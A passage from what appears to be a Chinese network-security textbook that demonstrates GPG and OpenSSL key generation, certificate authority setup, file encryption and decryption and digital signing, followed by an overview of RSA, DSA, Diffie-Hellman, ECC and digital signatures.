gpg: 钥匙环 '/root/.gnupg/pubring.gpg'已建立
请选择您要使用的密钥种类:
   (1) DSA 和 ElGamal (默认)
   (2) DSA (仅用于签名)
   (5) RSA (仅用于签名)
您的选择? 1
DSA 密钥对会有 1024 位。
ELG-E 密钥长度应在 1024 位与 4096 位之间。
您想要用多大的密钥尺寸?(2048)1024
您所要求的密钥尺寸是 1024 位
请设定这把密钥的有效期限。
         0 = 密钥永不过期
      <n>  = 密钥在 n 天后过期
      <n>w = 密钥在 n 周后过期
      <n>m = 密钥在 n 月后过期
      <n>y = 密钥在 n 年后过期
密钥的有效期限是?(0)
密钥永远不会过期
以上正确吗?(y/n)y
```

图 3-99 创建密钥(1)

在图 3-99 中,确认选择无误后,在最后一行输入 y,按 Enter 键。

在图 3-100 中,根据提示输入相关信息。

现在已经在.gnupg 目录中生成了一对密钥且存在于文件中,进入.gnupg 目录进行查看,如图 3-101 所示。

(2) 提取公共密钥

为了使对方使用刚才生成的公共密钥,需要用命令将公共密钥提取出来,发给对方。执行命令 gpg --export 3FAF8118>pub.key,将公共密钥提取到文件 pub.key 中。

(3) 对方收到公共密钥

收到别人的公共密钥后,执行命令 gpg --import pub.key 把这个公共密钥放到自己的 pubring.gpg 文件(钥匙环文件)里。如果要删除对方公钥,执行命令 gpg --delete-secret-and-public-key 3FAF8118。命令的执行如图 3-102 所示。

执行 gpg-kv 命令查看目前存放的别人的公共密钥,如图 3-103 所示。



```
您需要一个用户标识来辨识您的密钥；本软件会用真实姓名、注释和电子邮件地址组合
成用户标识，如下所示：
    "Heinrich Heine (Der Dichter) <heinrichh@duesseldorf.de>"

真实姓名：ztg
姓名至少要有五个字符长
真实姓名：ztguang
电子邮件地址：js.joscpu@163.com
注释：example
您选定了这个用户标识：
    "ztguang (example) <js.joscpu@163.com>"

更改姓名(N)、注释(C)、电子邮件地址(E)或确定(O)/退出(Q)？o
您需要一个密码来保护您的私钥。

我们需要生成大量的随机字节。这个时候您可以多做些琐事(像是敲打键盘、移动
鼠标、读写硬盘之类的)，这会让随机数字发生器有更好的机会获得足够的熵数。
.+++++.++++++++++.++++++++++++++++++++++++++++++.++++++++++++++++++++++++++++
+++++++++.>+++++..<..+++++....>.+++++.....................+++++
我们需要生成大量的随机字节。这个时候您可以多做些琐事(像是敲打键盘、移动
鼠标、读写硬盘之类的)，这会让随机数字发生器有更好的机会获得足够的熵数。
....+++++..+++++..+++++++++++++++++++++++++.++++++++++++++++++++.+++++..+++++
++++>+++++.>+++++..........................................................
gpg: /root/.gnupg/trustdb.gpg：建立了信任度数据库
gpg: 密钥 3FAF8118 被标记为绝对信任
公钥和私钥已经生成并经签名。

gpg: 正在检查信任度数据库
gpg: 需要 3 份勉强信任和 1 份完全信任，PGP 信任模型
gpg: 深度：0 有效性： 1 已签名： 0 信任度：0-，0q，0n，0m，0f，1u
pub   1024D/3FAF8118 2010-06-03          生成的公共密钥的标识，后面要用到
密钥指纹 = 8198 D64E 67AF 3779 8E78  7DE0 BB48 DD79 3FAF 8118
uid                  ztguang (example) <js.joscpu@163.com>
sub   1024g/9E4FF2FE 2010-06-03

[root@localhost ~]#
```

图 3-100　创建密钥(2)

```
[root@localhost ~]# ll .gnupg/
总计 56
-rw------- 1 root root 9207 06-03 10:22 gpg.conf
-rw------- 1 root root  912 06-03 10:25 pubring.gpg
-rw------- 1 root root  912 06-03 10:25 pubring.gpg~
-rw------- 1 root root  600 06-03 10:25 random_seed
-rw------- 1 root root 1050 06-03 10:25 secring.gpg
-rw------- 1 root root 1280 06-03 10:25 trustdb.gpg
[root@localhost ~]#
```

图 3-101　/root/.gnupg 目录内容

```
[root@localhost Desktop]# gpg --import pub.key
gpg: 密钥 3FAF8118：公钥"ztguang (example) <js.joscpu@163.com>"已导入
gpg: 合计被处理的数量：1
gpg:           已导入：1
[root@localhost Desktop]# gpg --delete-secret-and-public-key 3FAF8118
gpg (GnuPG) 1.4.5; Copyright (C) 2006 Free Software Foundation, Inc.
This program comes with ABSOLUTELY NO WARRANTY.
This is free software, and you are welcome to redistribute it
under certain conditions. See the file COPYING for details.


pub  1024D/3FAF8118 2010-06-03 ztguang (example) <js.joscpu@163.com>

要从钥匙环里删除这把密钥吗？(y/N)y
[root@localhost Desktop]#
```

图 3-102　保存别人的公共密钥

```
[root@localhost Desktop]# gpg -kv
/root/.gnupg/pubring.gpg
------------------------
pub   1024D/3FAF8118 2010-06-03
uid                  ztguang (example) <js.joscpu@163.com>
sub   1024g/9E4FF2FE 2010-06-03

[root@localhost Desktop]#
```

图 3-103　查看公共密钥



(4) 对方用公共密钥加密文件

对方执行 gpg -ea -r 3FAF8118 gpg_temp. txt 命令对 gpg_temp. txt 文件进行加密。命令行各参数含义如下。

-e：代表加密。

-a：代表 ASCII 格式。

-r：后面是公共密钥标识。

3FAF8118：为密钥标识。

该命令执行后，在当前目录下生成了一个同名的 gpg_temp. txt. asc 文件，即加密后的文件。具体执行过程如图 3-104 所示。



```
[root@localhost Desktop]# cat gpg_temp.txt
pgp jia jie mi shi yan!!!
[root@localhost Desktop]# gpg -ea -r 3FAF8118 gpg_temp.txt
gpg: 9E4FF2FE：没有证据表明这把密钥真的属于它所声称的持有者

pub  1024g/9E4FF2FE 2010-06-03 ztguang (example) <jsjoscpu@163.com>
 主钥指纹： 8198 D64E 67AF 3779 8E78  7DE0 BB48 DD79 3FAF 8118
 子钥指纹： A093 D5B7 51BA A276 C8EA  DB37 14A7 7452 9E4F F2FE

这把密钥并不一定属于用户标识声称的那个人。如果您真的知道自
己在做什么，您可以在下一个问题回答 yes。

无论如何还是使用这把密钥吗？(y/N)y
[root@localhost Desktop]# cat gpg_temp.txt.asc
-----BEGIN PGP MESSAGE-----
Version: GnuPG v1.4.5 (GNU/Linux)

hQEOAxSndFKeT/L+EAP/XW1XF2tQTZN0dUM1RTXfZn9SWjprsGpB1KXe129Vi5aA
bHZFu2OHBTek/fYDmeMeMVWa1bg8saS4E+XY0SLdNzT/FNXBRbMRfwOUQeBWY8Nc
E0dsuSjK4CTTI3HPpWMiYrXJFwpWVHoe0JAhzMKGg9FiGDI4+phaYt2Jm4GfSX8D
/22JaPkPjI4dT88axW4UuDy0f/W09FxYo49bj1QSdGek0zNiFc1nuGv4x/21/rN1
NaNTuQavQ1xJeYtdAguU+T/RBXtk9EhxB05qAtR1/DJuMv1j5X0AbrvFJj1U2Bz0
I81Rrotz0ISnxtuFYaP7abv6lvjKsCI3JQ+S77Hyb/ig018BjzhWC1tdy7UK+ACq
5xv26YR39gwxQ19C+QCBdfSUt1ygbNMVJmepP0/U1SVe2pWKjboDeohZ/u49W9mM
w0Aysy7UoDb+Qt2tMq+pCB+0Gy6pn7119cX9oZCAGbQqLg==
=H1nQ
-----END PGP MESSAGE-----
[root@localhost Desktop]#
```


图 3-104　用公共密钥加密文件


(5) 我方对加密文件进行解密

我方收到 gpg_temp. txt. asc 文件后，执行 gpg -o gpg_temp2. txt -d gpg_temp. txt. asc 命令，用私有密钥对加密文件进行解密。命令行各参数解释如下。

-o：输出文件。

-d：表示解密。

在当前目录下生成了解密后的文件 tgpg_temp. txt。具体执行过程如图 3-105 所示。



```
[root@localhost Desktop]# gpg -o gpg_temp2.txt -d gpg_temp.txt.asc

您需要输入密码，才能解开这个用户的私钥： "ztguang (example) <jsjoscpu@163.com>"
1024 位的 ELG-E 密钥，钥匙号 9E4FF2FE，建立于 2010-06-03 (主钥匙号 3FAF8118)

gpg: 由 1024 位的 ELG-E 密钥加密，钥匙号为 9E4FF2FE、生成于 2010-06-03
      "ztguang (example) <jsjoscpu@163.com>"
[root@localhost Desktop]# cat gpg_temp2.txt
pgp jia jie mi shi yan!!!
[root@localhost Desktop]#
```


图 3-105　对加密文件进行解密

2. 用 OpenSSL 加密文件

OpenSSL 可以实现消息摘要、文件的加密和解密、数字证书、数字签名和随机数字。网



址为：http://www.openssl.org/。

SSL 是 Secure Sockets Layer 的缩写，是支持在 Internet 上进行安全通信的标准，并且将数据密码技术集成到协议中。数据在离开计算机之前被加密，然后只有到达它预定的目标后才被解密。

(1) 安装 openssl-0.9.8n

```
[root@ localhost Desktop]# tar -xzvf openssl-0.9.8n.tar.gz
[root@ localhost Desktop]# cd openssl-0.9.8n
[root@  localhost openssl-0.9.8n]# ./config --prefix=/root/openssl
[root@ localhost openssl-0.9.8n]# make
[root@ localhost openssl-0.9.8n]# make install
```

(2) 产生 CA 证书

修改～/openssl/ssl/openssl.cnf 文件中的一行(约 42 行)为：dir=/root/openssl/ssl/misc/demoCA，将产生的 CA 证书放置在/root/openssl/ssl/misc/demoCA 下。

```
[root@ localhost openssl-  0.9.8n]# cd /root/openssl/ssl/misc/
[root@ localhost misc]# cp ../openssl.cnf /etc/pki/tls/openssl.cnf
[root@ localhost misc]# dir
CA.pl  CA.sh  c_hash  c_info  c_issuer  c_name
```

执行 CA 证书产生脚本 CA.sh，如下所示：

```
[root@localhost misc]# ./CA.sh-newca
CA certificate filename (or enter to create)

Making CA certificate ...
Generating a 1024 bit RSA private key
......................++++++.................................++++++
writing new private key to './demoCA/private/./cakey.pem'
Enter PEM pass phrase:
Verifying-Enter PEM pass phrase:
-----
You are about to be asked to enter information that will be incorporated
into your certificate request.
What you are about to enter is what is called a Distinguished Name or a DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
-----
Country Name (2 letter code) [AU]:CN
State or Province Name (full name) [Some-State]:HN
Locality Name (eg, city) []:XX
Organization Name (eg, company) [Internet Widgits Pty Ltd]:XXU
Organizational Unit Name (eg, section) []:JSJ
Common Name (eg, YOUR name) []:ZTG
E-mail Address []:jsjoscpu@163.com

Please enter the following 'extra' attributes
```



```
to be sent with your certificate request
A challenge password []: 123456
An optional company name []:COMPUTER
Using configuration from /etc/pki/tls/openssl.cnf
Enter pass phrase for ./demoCA/private/./cakey.pem:
Check that the request matches the signature
Signature ok
Certificate Details:
        Serial Number:
            f2:01:3d:54:f6:16:bd:a9
        Validity
            Not Before: Jun  3 04:15:28 2010 GMT
            Not After : Jun  2 04:15:28 2013 GMT
        Subject:
            countryName               = CN
            stateOrProvinceName       = HN
            organizationName          = XXU
            organizationalUnitName    = JSJ
            commonName                = ZTG
            emailAddress              = jsjoscpu@163.com
        X509v3 extensions:
            X509v3 Subject Key Identifier:
                B8:AC:08:62:87:4C:B0:B3:D8:D3:B9:84:6D:04:AA:66:3B:6F:11:F2
            X509v3 Authority Key Identifier:
                keyid:B8:AC:08:62:87:4C:B0:B3:D8:D3:B9:84:6D:04:AA:66:3B:6F:11:F2
DirName:/C=CN/ST=HN/O=XXU/OU=JSJ/CN=ZTG/emailAddress=jsjoscpu@163.com
                serial:F2:01:3D:54:F6:16:BD:A9
            X509v3 Basic Constraints:
                CA:TRUE
Certificate is to be certified until Jun  2 04:15:28 2013 GMT (1095 days)

Write out database with 1 new entries
Data Base Updated
[root@localhost misc]#
```

```
[root@localhost misc]# dir demoCA/
cacert.pem  careq.pem  certs  crl  index.txt  index.txt.attr  index.txt.old  newcerts  private
  serial
```

cacert.pem 就是 CA 证书,CA 私钥存放在 private 目录。

(3) 以 CA 产生次级证书

在 CA 证书产生之后,就可以产生使用者或公司所需要的次级证书,次级证书可应用于数字签名或 https 等 ssl 传输加密。

① 产生使用者的密钥文件及 CSR 文件(Certificate Signing Request)。执行如下命令:

```
[root@localhost misc]# ~/openssl/bin/openssl req -nodes -new -keyout private_key.pem -out private_req.pem -days 3650 -config ~/openssl/ssl/openssl.cnf
```

如图 3-106 所示,根据提示输入相关信息。



```
[root@localhost misc]# ~/openssl/bin/openssl req -nodes -new -keyout private_key.pem
 -out private_req.pem -days 3650 -config ~/openssl/ssl/openssl.cnf
Generating a 1024 bit RSA private key
...++++++
.++++++
writing new private key to 'private_key.pem'
-----
You are about to be asked to enter information that will be incorporated
into your certificate request.
What you are about to enter is what is called a Distinguished Name or a DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
-----
Country Name (2 letter code) [AU]:CN
State or Province Name (full name) [Some-State]:HN
Locality Name (eg, city) []:XX
Organization Name (eg, company) [Internet Widgits Pty Ltd]:XXU
Organizational Unit Name (eg, section) []:JSJ
Common Name (eg, YOUR name) []:ZTG
Email Address []:jsjoscpu@163.com

Please enter the following 'extra' attributes
to be sent with your certificate request
A challenge password []:123456
An optional company name []:COMPUTER
[root@localhost misc]#
```

图 3-106　产生使用者的密钥文件及 CSR 文件

② 产生使用者之证书。执行如下命令：

[root@ localhost misc]# ~/openssl/bin/openssl ca - config ~/openssl/ssl/openssl.cnf - policy policy_anything - out public_key.pem - infiles private_req.pem

如图 3-107 所示，根据提示输入相关信息。

```
[root@localhost misc]# ~/openssl/bin/openssl ca -config ~/openssl/ssl/openssl.cnf -p
olicy policy_anything -out public_key.pem -infiles private_req.pem
Using configuration from /root/openssl/ssl/openssl.cnf
Enter pass phrase for ./demoCA/private/cakey.pem:
Check that the request matches the signature
Signature ok
Certificate Details:
        Serial Number:
            f2:01:3d:54:f6:16:bd:aa
        Validity
            Not Before: Jun  3 04:23:38 2010 GMT
            Not After : Jun  3 04:23:38 2011 GMT
        Subject:
            countryName               = CN
            stateOrProvinceName       = HN
            localityName              = XX
            organizationName          = XXU
            organizationalUnitName    = JSJ
            commonName                = ZTG
            emailAddress              = jsjoscpu@163.com
        X509v3 extensions:
            X509v3 Basic Constraints:
                CA:FALSE
            Netscape Comment:
                OpenSSL Generated Certificate
            X509v3 Subject Key Identifier:
                23:30:8E:A3:77:2D:D2:58:94:84:E5:38:00:D1:E7:C8:96:91:78:E3
            X509v3 Authority Key Identifier:
                keyid:B8:AC:08:62:87:4C:B0:B3:D8:D3:B9:84:6D:04:AA:66:3B:6F:11:F2

Certificate is to be certified until Jun  3 04:23:38 2011 GMT (365 days)
Sign the certificate? [y/n]:y


1 out of 1 certificate requests certified, commit? [y/n]y
Write out database with 1 new entries
Data Base Updated
[root@localhost misc]#
```

图 3-107　产生使用者之证书



③ 文件加密。public_key.pem 为公开密钥，如果某人要加密传送一文件，则可以用公钥 public_key.pem 加密文件。假如某人要传送的文件是 openssl_test.txt，加密后文件名为 openssl_test.enc。执行如下命令即可：

```
[root@ localhost misc]# ~ /openssl/bin/openssl smime - encrypt - in openssl_test.txt - out openssl_test.enc
public_key.pem
```

文件 openssl_test.txt 的内容为：openssl_test shi yan!!!。

④ 文件解密。收到对方发过来的加密文件 openssl_test.enc 后，执行如下命令直接查看其内容，如图 3-108 所示。

```
[root@localhost misc]# cat openssl_test.enc
MIME-Version: 1.0
Content-Disposition: attachment; filename="smime.p7m"
Content-Type: application/pkcs7-mime; smime-type=enveloped-data; name="smime.p7m"
Content-Transfer-Encoding: base64

MIIBcgYJKoZIhvcNAQcDoIIBYzCCAV8CAQAxggENMIIBCQIBADByMGUxCzAJBgNV
BAYTAkNOMQswCQYDVQQIEwJITjEMMAoGA1UEChMDWFhVMQwwCgYDVQQLEwNKU0ox
DDAKBgNVBAMTAlpURzEfMB0GCSqGSIb3DQEJARYQanNqb3NjcHVAMTYzLmNvbQIJ
APIBPVT2Fr2qMA0GCSqGSIb3DQEBAQUABIGAFQXvby0YFutB99cQvZVP38IF9TCN
dNdcHnszyPoGshXFwrAKt8dZDLZ/fyLM6iD7nmP14xCGi9RW8Fn8xADg0tRQDBd+
bNYEHRUxedfPi3XzvkKhZjrRFiTuaqy08y5BUjTnHRXfc7+bnAfTSmx1NVqB20AZ
VUY/ckg+GNcPXhowSQYJKoZIhvcNAQcBMBoGCCqGSIb3DQMCMA4CAgCgBAjJZVzx
wha8w4Agsp21IvuRBtmV5Vy6taUJJk+IbHTzSj2TjAG+56I+sW0=

[root@localhost misc]#
```

图 3-108　密文 openssl_test.enc

```
[root@ localhost misc]# less openssl_test.enc
```

如图 3-108 所示为密文，不知其意。因此需要解密，执行如下命令，用私钥 private_key.pem 对 openssl_test.enc 文件解密：

```
[root@ localhost misc]# ~ /openssl/bin/openssl smime - decrypt - in openssl_test.enc - recip public_key.pem
- inkey private_key.pem
```

解密出来的明文如图 3-109 所示。



图 3-109　解密出来的明文

3.4.4　非对称加密算法

若加密密钥和解密密钥不相同，从其中一个难以推出另一个，则称为非对称密钥或双钥密码体制（也称公开密钥体制），这是 1976 年，美国学者 Diffie 和 Hellman 为解决信息公开传送和密钥管理问题，在《密码学的新方向》一文中提出了公开密钥密码体制的思想，开创了现代密码学的新领域。与对称加密算法不同，非对称加密算法需要两个密钥：公开密钥（Public Key）和私有密钥（Private Key）。公开密钥与私有密钥是一对，如果用公开密钥对数据进行加密，只有用对应的私有密钥才能解密；如果用私有密钥对数据进行加密，那么只有用对应的公开密钥才能解密。因为加密和解密使用的是两个不同的密钥，所以这种算法



称为非对称加密算法。基本原理如下：

假定有两个用户 A 和 B，每个用户都有两个密钥：公开密钥 PA、PB 和私有密钥 SA、SB。由公开密钥 P 无法求得私有密钥 S。当 A 要给 B 发送信息时，它用公开密钥 PB 加密信息，然后将密文发送给 B，B 用私有密钥 SB 对密文进行解密，得出明文。因为 SB 是保密的，除了 B 之外，其他人无法得到或求出，从而满足了保密性要求。

可是真实性无法保证，因为 PB 是公开的，任何人都可以自称是用户 A，向 B 发送仿造的密文。为了实现真实性要求，A 可以用自己的私有密钥 SA 加密信息，得到 A 签名的文件，然后发送给 B，B 收到后用 A 的公开密钥 PA 验证其真实性。除了 A 之外，其他人都不知道 SA，因此无法冒充 A，这就保证了信息确实是 A 发出的，即保证了真实性。

对于单钥体制存在的问题，采用双钥密码体制则可以完全克服，特别是多用户通信网，双钥密码体制可以明显减少多用户之间所需的密钥量，从而便于密钥管理。采用双钥密码体制的主要特点是将加密和解密功能分开，因而可以实现多个用户加密的消息只能由一个用户解读，或只能由一个用户加密消息而使多个用户可以解读。非对称加密算法的出现可以有效解决使用对称加密算法时密钥分发与管理的安全隐患。

自从 1976 年公钥密码的思想提出以来，国际上已经提出了许多种公钥密码体制，但比较流行的主要有两类：一类是基于大整数因子分解问题的，其中最典型的代表是 RSA；另一类是基于离散对数问题的，比如 ElGamal 公钥密码和影响比较大的椭圆曲线公钥密码。由于分解大整数的能力日益增强，所以对 RSA 的安全产生了一定的威胁。目前 768bit 模长的 RSA 已不安全。一般建议使用 1024bit 模长，预计要保证 20 年的安全就要选择 1280bit 的模长，增大模长带来了实现上的难度。而基于离散对数问题的公钥密码在目前技术下 512bit 的模长就能够保证其安全性。特别是椭圆曲线上的离散对数的计算要比有限域上的离散对数的计算更困难，目前技术下只需要 160bit 模长即可，适合于智能卡的实现，因而受到国内外学者的广泛关注。公钥密码的快速实现是当前公钥密码研究中的一个热点，包括算法优化和程序优化。另一个人们所关注的问题是椭圆曲线公钥密码的安全性论证问题。

双钥密码体制的优点是可以公开加密密钥，适应网络的开放性要求，且仅需要保密解密密钥，所以密钥管理问题比较简单。此外，双钥密码可以用于数字签名等新功能。主要的非对称加密算法有：RSA、DSA、DH 和 ECC。

1. RSA 算法

目前应用最广泛的非对称加密算法是 RSA，其名称来自于 3 个发明者的姓名首字母。于 1978 年，由美国麻省理工学院的 R. L. Rivest、A. Shamir 和 L. Adleman 在题为《获得数字签名和公开钥密码系统的方法》的论文中提出。它是一个基于数论的非对称（公开钥）密码体制，是一种分组密码体制。它的安全性是基于大整数因子分解的困难性，而大整数因子分解问题是数学上的著名 NP 问题，至今没有有效的方法予以解决，因此可以确保 RSA 算法的安全性。RSA 算法是公钥系统最具有典型意义的方法，大多数使用公钥密码进行加密和数字签名的产品和标准使用的都是 RSA 算法。

RSA 算法是第一个既能用于数据加密也能用于数字签名的算法，因此它为公用网络上信息的加密和鉴别提供了一种基本的方法。它通常是先生成一对 RSA 密钥，一个是私有密钥，由用户保存；另一个是公开密钥，可对外公开，用对方的公钥加密文件后发送给对方，对



方就可以用私钥解密。

RSA体制既可用于加密，也可用于数字签名。RSA在世界上得到了最广泛应用，ISO在1992年颁布的国际标准X.509中，将RSA算法正式纳入国际标准。1999年，美国参议院已经通过了立法，规定电子数字签名与手写签名的文件、邮件在美国具有同等的法律效力。在Internet中广泛使用的电子邮件和文件加密软件PGP也将RSA作为传送会话密钥和数字签名的标准算法。

2. DSA算法

DSA(Digital Signature Algorithm，数字签名算法)用做数字签名标准的一部分，它是另一种公开密钥算法，它不能用做加密，只用做数字签名。DSA使用公开密钥，为接收者验证数据的完整性和数据发送者的身份。它也可用于由第三方去确定签名和所签数据的真实性。DSA算法的安全性基于解离散对数的困难性，这类签字标准具有较大的兼容性和适用性，已经成为网络安全体系的基本构件之一。

3. Diffie-Hellman密钥交换

DH算法是由W. Diffie和M. Hellman提出的。此算法是最早的公钥算法。它实质是一个通信双方进行密钥协定的协议：两个实体中的任何一个使用自己的私钥和另一实体的公钥，得到一个对称密钥，这一对称密钥其他实体都计算不出来。DH算法的安全性基于有限域上计算离散对数的困难性。离散对数的研究现状表明：所使用的DH密钥至少需要1024bit模长，才能保证有足够的中、长期安全。

4. ECC算法

1985年，N. Koblitz和V. Miller分别独立提出了椭圆曲线密码体制(ECC)，其依据就是定义在椭圆曲线点群上的离散对数问题的难解性。

非对称加密算法的最大优点就是不需要对密钥通信进行保密，所需传输的只有公开密钥。这种密钥体制也可以用于数字签名。公开密钥体制的缺点在于加密和解密的运算时间很长，在加密大量数据的应用中受限，这在一定程度上限制了它的应用范围。

3.4.5 混合加密体制算法

双钥密码体制的缺点是密码算法一般比较复杂，加密、解密速度较慢。因此，实际网络中的加密多采用双钥和单钥密码相结合的混合加密体制，即加密、解密时采用单钥密码，密钥传送则采用双钥密码。这样既解决了密钥管理的困难，又解决了加密、解密速度的问题。

3.5 数字签名

公钥密码主要用于数字签名和密钥分配。当然，数字签名和密钥分配都有自己的研究体系，形成了各自的理论框架。目前数字签名的研究内容非常丰富，包括普通签名和特殊签名。特殊签名有盲签名、代理签名、群签名、不可否认签名、公平盲签名、门限签名、具有消息

恢复功能的签名等，它与具体应用环境密切相关。显然，数字签名的应用涉及法律问题，美国联邦政府基于有限域上的离散对数问题制定了自己的数字签名标准(DSS)，部分州已制定了数字签名法。法国是第一个制定数字签名法的国家，其他国家也正在实施之中。在密钥管理方面，国际上都有一些大的举动，比如1993年美国提出的密钥托管理论和技术、国际标准化组织制定的X.509标准以及麻省理工学院开发的Kerboros协议等，这些工作影响很大。密钥管理中还有一种很重要的技术就是秘密共享技术，它是一种分割秘密的技术，目的是阻止秘密过于集中，自从1979年Shamir提出这种思想以来，秘密共享理论和技术得到了空前的发展和应用，特别是其应用至今人们仍十分关注。目前人们关注的是数字签名和密钥分配的具体应用。

Hash函数主要用于完整性校验和提高数字签名的有效性，目前已经提出了很多方案，各有千秋。美国已经制定了Hash标准SHA-1，与其数字签名标准匹配使用。由于技术的原因，美国目前正准备更新其Hash标准，另外，欧洲也正在制定Hash标准，这必然导致Hash函数的研究特别是实用技术的研究将成为热点。

数字签名技术是实现交易安全的核心技术之一，它的实现基础就是加密技术。数字签名能够实现电子文档的辨认和验证。数字签名是传统文件手写签名的模拟，能够实现用户对电子形式存放消息的认证。

3.5.1 数字签名概述

1. 基本原理

使用一对不可互相推导的密钥，一个用于签名(加密)，一个用于验证(解密)，签名者用加密密钥(保密)签名(加密)文件，验证者用(公开的)解密密钥解密文件，确定文件的真伪。数字签名与加、解密过程相反。散列函数是数字签名的一个重要辅助工具。

2. 基本要求

(1) 可验证：签名是可以被确认的，对于签名的文件，一旦发生纠纷，任何第三方都可以准确、有效地进行验证。

(2) 防抵赖：这是对签名者的约束，签名者的认同、证明、标记是不可否认的，发送者事后不能否认发送文件并签名。

(3) 防假冒：防止攻击者冒充发送者向收方发送文件。

(4) 防篡改：文件签名后是不可改变的，这保证了签名的真实性、可靠性。

(5) 防伪造：签名是签名者对文件内容合法性的认同、证明和标记，其他人签名无效。

(6) 防重复：签名需要时间标记，这样可以保证签名不可重复使用。

3.5.2 实例：数字签名

数字签名允许数据的接收者用以确认数据的来源和数据的完整性，并且保护数据，防止被人(包括接收者)进行伪造。

本节以3.4.3小节的中OpenSSL部分为基础。



1. 文件的数字签名

文件的签发人执行如下命令对文件 openssl_test. txt 进行数字签名，签名后的文件为 openssl_test. sig。

```
[root@ localhost misc]# ~ /openssl/bin/openssl smime - sign - inkey private_key.pem - signer public_key.pem
- in openssl_test.txt - out openssl_test.sig
```

执行如下命令查看签名后文件 openssl_test. sig 的内容，如图 3-110 所示。

```
[root@ localhost misc]# cat openssl_test.sig
```

